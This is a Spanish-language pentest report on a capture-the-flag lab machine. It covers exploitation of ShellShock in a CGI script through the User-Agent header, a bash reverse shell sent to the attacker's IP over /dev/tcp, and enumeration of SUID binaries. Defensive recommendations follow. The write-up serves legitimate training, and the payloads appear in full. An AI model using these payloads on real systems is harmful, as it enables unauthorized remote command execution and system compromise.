The Hackers Labs - JaulaCon

https://labs.thehackerslabs.com/machine/49

📄 Informe de Penetración - Laboratorio

Cliente / Proyecto: TheHackersLabs / ShellShock
Fecha: 05/09/2025
Pentester: Rubo
Objetivo: Evaluación de seguridad en entorno controlado para prácticas de explotación.

1. Resumen Ejecutivo

Durante la auditoría se detectó y explotó la vulnerabilidad **ShellShock** en un servicio CGI expuesto en el puerto 8080.

- **Acceso inicial:** mediante inyección de comandos en cabecera `User-Agent`.
- **Reverse shell:** establecida con éxito hacia el atacante.
- **Escalada a root:** no completada en este ejercicio, pero identificados binarios SUID que podrían explotarse.
- **No se realizó pivoting** hacia otras redes internas.

  Impacto simulado: Ejecución remota de comandos en el servidor con posibilidad de comprometerlo totalmente.

2. Alcance y Metodología

Alcance:

- Dirección IP: `192.168.1.47`
- Sistema Operativo detectado: Linux
- Servicios expuestos: `80/tcp HTTP`, `8080/tcp HTTP`

Metodología (basada en PTES/OSSTMM):

1. **Reconocimiento** → `arp-scan`, `ping`, `nmap`.
2. **Enumeración** → `gobuster`, `dirb` sobre directorios CGI.
3. **Explotación** → Payload ShellShock en cabecera `User-Agent`.
4. **Post-explotación** → Reverse shell + búsqueda de binarios SUID.


3. Hallazgos Técnicos

3.1 Vulnerabilidad ShellShock en CGI

- **Severidad:** Crítica
- **Evidencia:**
  `# Inyección de prueba User-Agent: () { :; }; echo; /bin/bash -c 'whoami' # Reverse shell User-Agent: () { :; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.81/443 0>&1'`

```
GET /cgi-bin/agua.cgi HTTP/1.1
Host: 192.168.1.47:8080
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: () { :; }; echo; /bin/bash -c 'whoami'
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```



- **Impacto:** Ejecución de comandos arbitrarios en el sistema objetivo.
- **Recomendación:** Actualizar `bash` a una versión parcheada y deshabilitar ejecución de scripts CGI inseguros.

3.2 Enumeración de binarios SUID

- **Severidad:** Alta
- **Evidencia:**
  `find / -perm -4000 2>/dev/null`

```
www-data@d623da522981:/$ sudo -l
sudo -l
bash: sudo: command not found
www-data@d623da522981:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/mount
/bin/umount
/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
www-data@d623da522981:/$
```

- **Impacto:** Riesgo de escalada de privilegios si alguno de los binarios es vulnerable.
- **Recomendación:** Revisar y eliminar permisos SUID innecesarios.

4. Impacto en el Negocio (adaptado al laboratorio)

- **Crítico:** Ejecución remota de comandos (RCE) en el servidor.
- **Alto:** Potencial escalada de privilegios mediante binarios SUID.
- **Medio:** Riesgo de pivoting a otras redes internas.

5. Recomendaciones Globales

1. Aplicar parches de seguridad en `bash` (ShellShock).
2. Deshabilitar o proteger directorios CGI en servidores web.
3. Implementar WAF o filtrado de cabeceras maliciosas.
4. Revisar permisos de binarios SUID.
5. Monitorizar logs y actividad de red para detectar intentos de explotación.

6. Conclusión

El atacante aprovechó la vulnerabilidad **ShellShock** para ejecutar comandos arbitrarios en el servidor. Posteriormente obtuvo una **reverse shell** con permisos del servicio web y detectó la existencia de binarios **SUID** que permiten planear una escalada de privilegios.

Camino seguido: Reconocimiento → Enumeración de CGI → Inyección ShellShock → Reverse shell → búsqueda SUID.
Resultados: Se demostró que la falta de parches en servicios críticos puede derivar en un **compromiso completo del sistema**.

*Tabla de Severidades

Vulnerabilidad	Servicio	Severidad	Impacto
ShellShock (RCE)	HTTP (8080)	Crítica	Ejecución remota de comandos

Vulnerabilidad	Servicio	Severidad	Impacto
Binarios SUID inseguros	Linux	Alta	Riesgo de escalada de privilegios a root